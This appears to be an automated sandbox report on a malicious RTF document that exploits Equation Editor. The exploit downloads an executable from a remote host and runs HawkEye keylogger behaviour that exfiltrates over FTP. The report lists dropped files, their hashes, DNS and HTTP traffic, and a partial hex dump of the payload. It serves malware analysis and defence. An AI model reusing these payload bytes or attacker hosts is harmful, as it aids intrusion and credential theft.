Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	product picture.doc	Get hash	malicious	Browse	• 142.250.185.196
	ORDER -RFQ#-TEOS1909061 40HC 21T05 DALIAN.doc	Get hash	malicious	Browse	• 142.250.185.196
	Request For Quotation.xlsx	Get hash	malicious	Browse	• 142.250.185.196

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	0804210004082021.doc	Get hash	malicious	Browse	
	280072109764552.doc	Get hash	malicious	Browse	
	Paiement de facture.doc	Get hash	malicious	Browse	
	ORDER SPECIFICATION.doc	Get hash	malicious	Browse	
	UPSSHIPMENT_CONFIRMATION_CBJ19051700013_11Z35Q6Q80446518864888.doc	Get hash	malicious	Browse	
	UPSSHIPMENT_CONFIRMATION_CBJ19051700013_11Z35Q6Q80446518864.doc	Get hash	malicious	Browse	
	Quotations73280126721_Oriental_Fastech_Manufacturing.doc	Get hash	malicious	Browse	
	PurchaseOrder78902AprilOrderNewRoundBars.doc	Get hash	malicious	Browse	
	PO_701_36_01_27.doc	Get hash	malicious	Browse	
	IMG_51067.doc__.rtf	Get hash	malicious	Browse	
	New Order 09022021.doc	Get hash	malicious	Browse	
	deliverysorders.doc	Get hash	malicious	Browse	
	IMG_Scanned_67022.doc	Get hash	malicious	Browse	
	ORD005271444_0.doc	Get hash	malicious	Browse	
	INV00004423.doc	Get hash	malicious	Browse	
	DTBT760087673.doc	Get hash	malicious	Browse	
	IMG_33687.doc	Get hash	malicious	Browse	
	IMG_1660392.doc	Get hash	malicious	Browse	
	Purchase Order No. 3109 Dated 28.01.2021.doc	Get hash	malicious	Browse	
	Order_130577.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\UPDATED-08102021.PDF[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1245696
Entropy (8bit):	6.577327226998129
Encrypted:	false
SSDEEP:	24576:yVwq/EUmGq/wKgDyT/vcKcPw+U6kulaoS18PNMnDbMZ:yVw8lq/wK4wcKcPrXIIN6P
MD5:	83F58ECF0778E3B0ACCA8497DF23EF23
SHA1:	A2123E816FCD387873272E022220FBC05B96D392
SHA-256:	437FAE5AA2CAD8DDB1FE3E316AFDC6A1FDD2676084131FDC082FFDC8A53F066D
SHA-512:	AA80D30C7F4234DFD26170B7817788DBDDA9C02897D0AC788C253D815A14F444DF8DCE47C59B05875821F196CB3571DE4EC584689059C1A86B7F64F504BF4A6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Reputation:	low
IE Cache URL:	http://vecvietnam.com.vn/xpen5/UPDATED-08102021.PDF.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....6..... ... .@.. .....`..... ..`.....L...O.... .....@..... ....H.....text..... .....`.rsrc..... .....@..@.reloc.....@ .....@..B.....H.....-.....#...@...h.....K.K.K.E.f.YyD.N.`.s.].E.f.YnD.N.`.s&].E.f.YfD.N.`.s.].E.f.YHD)N.`QAR@PA.ScN]D .jNy\W.O.I.S7NED.jJy.W.O.I.SkNCD.jGyFW.O.I.SpN[D.j]y.W.O.I.S8NyD.jJyAW.O.I.SdN]D.jCyEW.O.I.S"NGD.jVy]W.O.I.S-N.D.jVyQW.O.I.S7NBD.jSy.W.O.I.SxNBD.jGy.W .O.I.S2NVD.jVyXW.O.I.S NTD.jUy.W.O.I.S7NED.jCy.W.O.I.SxNUD.jIyAW.O.I.S9NUD.jRyKW.O.I.S$NVD.jRy.W.O.I.SfN]D^.[.\...).]...A..*R*.*...<.$...8z%./.....<.$...8g%./..... <.$...8f%./.....<

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{23BF6A28-299E-4B99-A605-44EE5B79BCDD}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{23BF6A28-299E-4B99-A605-44EE5B79BCDD}.tmp	
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E2185495-5638-43A1-A616-4B202C23444A}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	46970
Entropy (8bit):	3.7119407939327025
Encrypted:	false
SSDEEP:	768:7BTkD9awTIdgeMRQAkkTEXQNA0XPgeV5zS2:7BUaRB+QuEX0ZN
MD5:	DFC4EEF2C75137EE683C0A0BC9B953F0
SHA1:	652A5D6FBE99DBA066F9059515061C26A01228BC
SHA-256:	E62B60E5D4261CDBE6F611A6D0F7BC42F62C5A7C07234BA0F0F72077780004F8
SHA-512:	4BAF66E4A049116D3C3218F8D19BA9AD114F9A2C0280AAFF2BEC95C22B05B86A198FB93BA1C3A5D707FC188E8C11C1CDF5FC325A17C73FF2E266C566654FBE0
Malicious:	false
Reputation:	low
Preview:	. . . . . .7.9.7.2.1.9.7.8. . . . . ._. . . . . .Q.a.g.t.C.6.o.f.c.q.p.3.H.Y.q.q.h.I.w.o.F.S.K.P.V.r.k.S.j.L.5.K.c.L.J.F.L.v.X._.h.d.T.8.z.a.H.x.4.y.U.V.B.b.y.D.s.O.F.Y.U.s.9.A.x.m.f.9.o.9.4.d.P.O.P.e.W.q.2.A.1.N.X.S.w.T.v.d.k..... .....|..... ....j....U

C:\Users\user\AppData\Local\Temp\InstallUtil.exe	
Process:	C:\Users\user\AppData\Roaming\name.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	41136
Entropy (8bit):	6.155874259465173
Encrypted:	false
SSDEEP:	384:C/xHdGK81tLhBLVKS7xdgoPKJ9Yl6dnPU3SERztmbqCJstdMardz/JikPZ+aPZCM:+Hj81t/0qdrY6Iq8KDLJqisEBuot
MD5:	BB85AA6D90A4157ED799257072B265FF
SHA1:	F97DA28D82E9D81672C78FFBE03123E985E7F6D4
SHA-256:	815FD29D891CB94418BB0CDC44D5095230989FE9DA58421319FCD57E458E39A9
SHA-512:	17EBB032F3663D7971DBE13EE89C82D2D4CF3375C0DA44021D35178DE046FCB2BFB5F89E7CFC68CF4E8570D21FDD9876759443BFDE6CFF5A2A354D2361E64FE
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\Local\Temp\InstallUtil.exe	
Joe Sandbox View:	• Filename: 0804210004082021.doc, Detection: malicious, Browse • Filename: 280072109764552.doc, Detection: malicious, Browse • Filename: Paiement de facture.doc, Detection: malicious, Browse • Filename: ORDER SPECIFICATION.doc, Detection: malicious, Browse • Filename: UPSSHIPMENT_CONFIRMATION_CBJ19051700013_11Z35Q6Q80446518864888.doc, Detection: malicious, Browse • Filename: UPSSHIPMENT_CONFIRMATION_CBJ19051700013_11Z35Q6Q80446518864.doc, Detection: malicious, Browse • Filename: Quotations73280126721_Oriental_Fastech_Manufacturing.doc, Detection: malicious, Browse • Filename: PurchaseOrder78902AprilOrderNewRoundBars.doc, Detection: malicious, Browse • Filename: PO_701_36_01_27.doc, Detection: malicious, Browse • Filename: IMG_51067.doc__.rtf, Detection: malicious, Browse • Filename: New Order 09022021.doc, Detection: malicious, Browse • Filename: deliverysorders.doc, Detection: malicious, Browse • Filename: IMG_Scanned_67022.doc, Detection: malicious, Browse • Filename: ORD005271444_0.doc, Detection: malicious, Browse • Filename: INV00004423.doc, Detection: malicious, Browse • Filename: DTBT760087673.doc, Detection: malicious, Browse • Filename: IMG_33687.doc, Detection: malicious, Browse • Filename: IMG_1660392.doc, Detection: malicious, Browse • Filename: Purchase Order No. 3109 Dated 28.01.2021.doc, Detection: malicious, Browse • Filename: Order_130577.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....W.....0..T....."r... .....@.. .....[... .`.....q..O.....b...>.....p..... ..... ..H.....text...(R... ...T..... ..`.rsrc.....V.....@..@.relo c.....`.....@..B.....r.....H....."...J.....m.....o.....2~.....o....*.r...p(....*VrK..p(....s.....*..0.....(....(....o....o....(....o.... .....T(....o....(. ...o....o....o ....4(....o....(....o....o....o!.....(....rm..ps"...o....(#.....($....o%....ry..p.....%.r...p.%.(.....(....(&....('.....o(...(&.....*.*.....")..()...*..{Q...-...}Q.....(*...(....(+....(*...*"..(.. ..*..(....*..(-....r...p.(....o/...s....}T...*....0.. .....~S...-.s

C:\Users\user\AppData\Local\Temp\bhvC767.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x63a10f1a, page size 32768, DirtyShutdown, Windows version 6.1
Category:	dropped
Size (bytes):	21037056
Entropy (8bit):	1.1430424213637926
Encrypted:	false
SSDEEP:	24576:v01U91o2I+0mZ5lwhHLLGpHqqnEXwPtofJIRH330nW/jMB1emX4UJlNd:v0EXG1LoHqqEXwPW+RHA6m1fN
MD5:	2DEBCCB53B8D793E28AE6121867FA6B6
SHA1:	4F5F6E1976D924B31895F32DC6B52DFDF7C79A5D
SHA-256:	2F23BFB6E0EF2D829DB46E4329BAF30A44CB37732F411D2D97CAED5AD38F7BE8
SHA-512:	C2728A6685E778C011D75A6C29482360EB42E6911729D6756C3BF98A95AB33EAAE2A7B27BF611A9460A913C8273D94F288C6A81281BE3D89054737E1CEDDA652
Malicious:	false
Preview:	c..... .....u.....s.....x..%....x.....u.....$..... ....7...x..... ....

C:\Users\user\AppData\Local\Temp\holderwb.txt	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\New Updated 20210810.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Tue Aug 10 21:28:35 2021, length=31314, window=hide
Category:	dropped
Size (bytes):	2128
Entropy (8bit):	4.548558230244544
Encrypted:	false
SSDEEP:	48:8p/XT0jFFyZB6DsQh2p/XT0jFFyZB6DsQ/:8p/XojFIZ4DsQh2p/XojFIZ4DsQ/
MD5:	2D2029DD0C9AB7CDEB1CB5474691D3FF

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\New Updated 20210810.LNK	
SHA1:	36617B8D986F86ABC54BA3EFEC9DA53F14DCA964
SHA-256:	2CF7D8B36F1F9433C03386DF32CD65BF089AB76ADD81954028731DEB9363D82C
SHA-512:	D023262076B62CCC64659916E176C246CDA30438F9415D40526D43D1E3593D058E296603EE679790ECFC8CCF9F157CDF6C5888E54666B1FED668D1414AE35EC
Malicious:	false
Preview:	L.....F.... .../$...{../$...{.....7...Rz.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....z.2.Rz...S.. .NEWUPD~1.DOC..^.....Q.y.Q.y*...8.....N.e.w. .U.p.d.a.t.e.d. .2.0.2.1.0.8.1.0...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\284992\Users.user\Desktop\New Updated 20210810.doc./.....\.....\.....\.....\.....\.....\D.e.s.k.t.o.p.\.N.e.w. .U.p.d.a.t.e.d. .2.0.2.1.0.8.1.0...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....284992.....D_..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	98
Entropy (8bit):	4.335765140025444
Encrypted:	false
SSDEEP:	3:M1yyzVSLUz+yzVSLUmX1yyzVSLUv:MVzVSLM7zVSLzzVSL2
MD5:	31C4D1728DA7B6F622EFBC2CEB4AD8EC
SHA1:	38134D2FDC6C6AF7C865F531D3F9F9B6431FF14C
SHA-256:	D7F13619B7963476C6AADD9FB50BC480B7E32B29ED2CC208F863DC861F1C52E6
SHA-512:	2B0DAF48F4CBC7A7FECF8A77236C0A1C7A7E0A7E04699151BC0C50A2801F5C07466CBCEE31DEA085D691891E8AADA89A30F26B7C65A96C85902774C15E46062
Malicious:	false
Preview:	[doc]..New Updated 20210810.LNK=0..New Updated 20210810.LNK=0..[doc]..New Updated 20210810.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVydH/5llORewrU9lln:vdsCkWtORWRjYl
MD5:	390880DCFAA790037FA37F50A7080387
SHA1:	760940B899B1DC961633242DB5FF170A0522B0A5
SHA-256:	BE4A99C0605649A08637AC499E8C871B5ECA2BAA03909E8ADBAA4C7A6A1D5391
SHA-512:	47E6AC186253342882E375AA38252D8473D1CA5F6682FABD5F459E1B088B935E326E1149080E0FE94AB176A101BA2CB9E8B700AB5AFAE26F865982A8DA295FD3
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\name.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1245696
Entropy (8bit):	6.577327226998129

C:\Users\user\AppData\Roaming\name.exe	
Encrypted:	false
SSDEEP:	24576:yVwq/EUmGq/wKgDyT/vcKcPw+U6kulaoS18PNMnDbMZ:yVw8lq/wK4wcKcPrXIIN6P
MD5:	83F58ECF0778E3B0ACCA8497DF23EF23
SHA1:	A2123E816FCD387873272E022220FBC05B96D392
SHA-256:	437FAE5AA2CAD8DDB1FE3E316AFDC6A1FDD2676084131FDC082FFDC8A53F066D
SHA-512:	AA80D30C7F4234DFD26170B7817788DBDDA9C02897D0AC788C253D815A14F444DF8DCE47C59B05875821F196CB3571DE4EC584689059C1A86B7F64F504BF4A6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....6..... ... .@.. .....`..... ..`.....L...O.... .....@..... ....H.....text..... .....`.rsrc..... .....@..@.reloc.....@ .....@..B.....H.....-.....#...@...h.....K.K.K.E.f.YyD.N.`.s.].E.f.YnD.N.`.s&].E.f.YfD.N.`.s.].E.f.YHD)N.`QAR@PA.ScN]D .jNy\W.O.I.S7NED.jJy.W.O.I.SkNCD.jGyFW.O.I.SpN[D.j]y.W.O.I.S8NyD.jJyAW.O.I.SdN]D.jCyEW.O.I.S"NGD.jVy]W.O.I.S-N.D.jVyQW.O.I.S7NBD.jSy.W.O.I.SxNBD.jGy.W .O.I.S2NVD.jVyXW.O.I.S NTD.jUy.W.O.I.S7NED.jCy.W.O.I.SxNUD.jIyAW.O.I.S9NUD.jRyKW.O.I.S$NVD.jRy.W.O.I.SfN]D^.[.\...).]...A..*R*.*...<.$...8z%./.....<.$...8g%./..... <.$...8f%./.....<

C:\Users\user\AppData\Roaming\pid.txt	
Process:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	3
Entropy (8bit):	1.584962500721156
Encrypted:	false
SSDEEP:	3:jX:r
MD5:	A1D33D0DFEC820B41B54430B50E96B5C
SHA1:	B7ECF1CA1C97492DE831D17A3AB559D4A1F8B735
SHA-256:	8B80F49EC2822CB3CDBE97D9405E39AE40BA418B084C06604B51E2A5AF11A7F8
SHA-512:	4288199C8BAE8885D566B276F4BEE97A0714AD8E44BE2285579B913F59E06D3807ED583F72FCFF8BB0B042E6CBD59AB99EB02687662D669BBF215A9E72D1AD8
Malicious:	false
Preview:	752

C:\Users\user\AppData\Roaming\pidloc.txt	
Process:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	49
Entropy (8bit):	4.295746773031725
Encrypted:	false
SSDEEP:	3:oNXp4E2J5xAIOWRxRI0dAn:oNP23f5RndA
MD5:	2D61FD97BB78C3900DD39B26447C5C1A
SHA1:	117F447B8159E31DF5B4422F07B04267231B4A8E
SHA-256:	49A7F6995E282A8964916CFCB0A1982BC5418EF85AB7224EBC420C21281B91C9
SHA-512:	B57128EE990D8F213045ECE49D7F8C3283415B1DAB22C79D3F39EF98D63F0A778D9CB095597FC57ED72F74C85036E59CCA2E7BAD3963E5758C59CB9ACE4518F
Malicious:	false
Preview:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe

C:\Users\user\Desktop\~$w Updated 20210810.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVydH/5llORewrU9lln:vdsCkWtORWRjYl
MD5:	390880DCFAA790037FA37F50A7080387
SHA1:	760940B899B1DC961633242DB5FF170A0522B0A5
SHA-256:	BE4A99C0605649A08637AC499E8C871B5ECA2BAA03909E8ADBAA4C7A6A1D5391
SHA-512:	47E6AC186253342882E375AA38252D8473D1CA5F6682FABD5F459E1B088B935E326E1149080E0FE94AB176A101BA2CB9E8B700AB5AFAE26F865982A8DA295FD3
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	5.274203629540219
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	New Updated 20210810.doc
File size:	31314
MD5:	e7228f0fdb6675e599fce2e7697e237f
SHA1:	4ee29bd4a9e6756326728a6d3a2bcdb504d01e6a
SHA256:	03e73adb2a943786db217feedb75a14e7ce7ce39b8fb9f9 1a0fec989d1ce9188
SHA512:	02b9d37288267eca0f7bd38885dd26e37ac7206157522f8 543368c73ee474973d2af4609e979ceb1fc9b133b23357a 028a0004af0268267831b926626ea71fb8
SSDEEP:	384:Fb2EbIs4KbTHxRHco/AZboqfUFiRZvzsyPgVAz59h qHLXisCa12k3cvM+aSkXn0e:pJ8xqHhA1oqfUFPmaHL Xida12klSqtHn
File Content Preview:	{\rtf7515{\object79721978 79721978 \" \objautlink41827461\~\objupdate755993877559 9387 \objw3968\objh1226{*\objdata313341 {{{{{{{{{{\bin00000 {*\objdata313341

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000000FAh								no
1	000000C7h	2	embedded	3arM9s1fYq8inCI	4096				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/10/21-15:30:03.167957	TCP	2020410	ET TROJAN HawkEye Keylogger FTP	49171	21	192.168.2.22	45.141.152.18

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 10, 2021 15:29:13.669833899 CEST	192.168.2.22	8.8.8.8	0x5ccc	Standard query (0)	vecvietnam.com.vn	A (IP address)	IN (0x0001)
Aug 10, 2021 15:29:14.058936119 CEST	192.168.2.22	8.8.8.8	0x5ccc	Standard query (0)	vecvietnam.com.vn	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 10, 2021 15:29:14.449490070 CEST	192.168.2.22	8.8.8.8	0x5ccc	Standard query (0)	vecvietnam .com.vn	A (IP address)	IN (0x0001)
Aug 10, 2021 15:29:14.833820105 CEST	192.168.2.22	8.8.8.8	0x5ccc	Standard query (0)	vecvietnam .com.vn	A (IP address)	IN (0x0001)
Aug 10, 2021 15:29:29.026834965 CEST	192.168.2.22	8.8.8.8	0x98df	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Aug 10, 2021 15:29:44.135051012 CEST	192.168.2.22	8.8.8.8	0xb03b	Standard query (0)	64.89.4.0.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Aug 10, 2021 15:30:02.893754005 CEST	192.168.2.22	8.8.8.8	0x2cd4	Standard query (0)	ftp.badonf ashoin.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 10, 2021 15:29:14.058414936 CEST	8.8.8.8	192.168.2.22	0x5ccc	No error (0)	vecvietnam .com.vn		103.255.237.180	A (IP address)	IN (0x0001)
Aug 10, 2021 15:29:14.449099064 CEST	8.8.8.8	192.168.2.22	0x5ccc	No error (0)	vecvietnam .com.vn		103.255.237.180	A (IP address)	IN (0x0001)
Aug 10, 2021 15:29:14.833285093 CEST	8.8.8.8	192.168.2.22	0x5ccc	No error (0)	vecvietnam .com.vn		103.255.237.180	A (IP address)	IN (0x0001)
Aug 10, 2021 15:29:15.206598043 CEST	8.8.8.8	192.168.2.22	0x5ccc	No error (0)	vecvietnam .com.vn		103.255.237.180	A (IP address)	IN (0x0001)
Aug 10, 2021 15:29:29.062861919 CEST	8.8.8.8	192.168.2.22	0x98df	No error (0)	www.google.com		142.250.185.196	A (IP address)	IN (0x0001)
Aug 10, 2021 15:29:44.174273968 CEST	8.8.8.8	192.168.2.22	0xb03b	Name error (3)	64.89.4.0.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Aug 10, 2021 15:30:02.933723927 CEST	8.8.8.8	192.168.2.22	0x2cd4	No error (0)	ftp.badonf ashoin.com		45.141.152.18	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- vecvietnam.com.vn

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.255.237.180	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 10, 2021 15:29:15.482774019 CEST	1	OUT	GET /xpen5/UPDATED-08102021.PDF.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: vecvietnam.com.vn Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 10, 2021 15:29:15.743505955 CEST	2	IN	HTTP/1.1 200 OK Server: Apache Date: Tue, 10 Aug 2021 13:29:15 GMT Content-Type: application/octet-stream Content-Length: 1245696 Last-Modified: Tue, 10 Aug 2021 01:00:00 GMT Connection: keep-alive ETag: "6111cf90-130200" Expires: Thu, 09 Sep 2021 13:29:15 GMT Cache-Control: max-age=2592000 Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 d7 d1 e3 36 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 f8 12 00 00 08 00 00 00 00 00 00 9e 17 13 00 00 20 00 00 00 20 13 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 13 00 00 02 00 00 00 00 00 00 02 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 4c 17 13 00 4f 00 00 00 00 20 13 00 f6 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 13 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 a4 f7 12 00 00 20 00 00 00 f8 12 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 f6 05 00 00 00 20 13 00 00 06 00 00 00 fa 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 13 00 00 02 00 00 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 17 13 00 00 00 00 00 48 00 00 00 02 00 05 00 a8 2d 12 00 a4 e9 00 00 03 00 02 00 23 01 00 06 40 ac 02 00 68 81 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 4b 12 4b 0c 4b f6 45 a4 66 c2 59 79 44 0e 4e a6 60 08 73 10 5d d7 45 ef 66 cc 59 6e 44 0f 4e ba 60 02 73 26 5d f1 45 af 66 c4 59 66 44 1e 4e ae 60 1a 73 1b 5d e4 45 8c 66 ce 59 48 44 29 4e 9d 60 51 41 52 40 50 41 81 53 63 4e 5d 44 a9 6a 4e 79 5c 57 b9 4f ec 6c 90 53 37 4e 45 44 fb 6a 4a 79 0e 57 a5 4f a8 6c 87 53 6b 4e 43 44 f9 6a 47 79 46 57 a8 4f ec 6c 9d 53 70 4e 5b 44 a7 6a 5d 79 15 57 bd 4f f1 6c 9d 53 38 4e 79 44 f1 6a 4a 79 41 57 be 4f ba 6c 81 53 64 4e 5d 44 a9 6a 43 79 45 57 b9 4f f2 6c 99 53 22 4e 47 44 f0 6a 56 79 5d 57 fe 4f e1 6c cd 53 2d 4e 1b 44 f1 6a 56 79 51 57 ac 4f f9 6c 88 53 37 4e 42 44 e4 6a 53 79 17 57 a8 4f f4 6c 8c 53 78 4e 42 44 f0 6a 47 79 05 57 bd 4f e8 6c 9d 53 32 4e 56 44 e1 6a 56 79 58 57 b9 4f b3 6c 8f 53 20 4e 54 44 f1 6a 55 79 07 57 b7 4f ee 6c 8c 53 37 4e 45 44 fd 6a 43 79 07 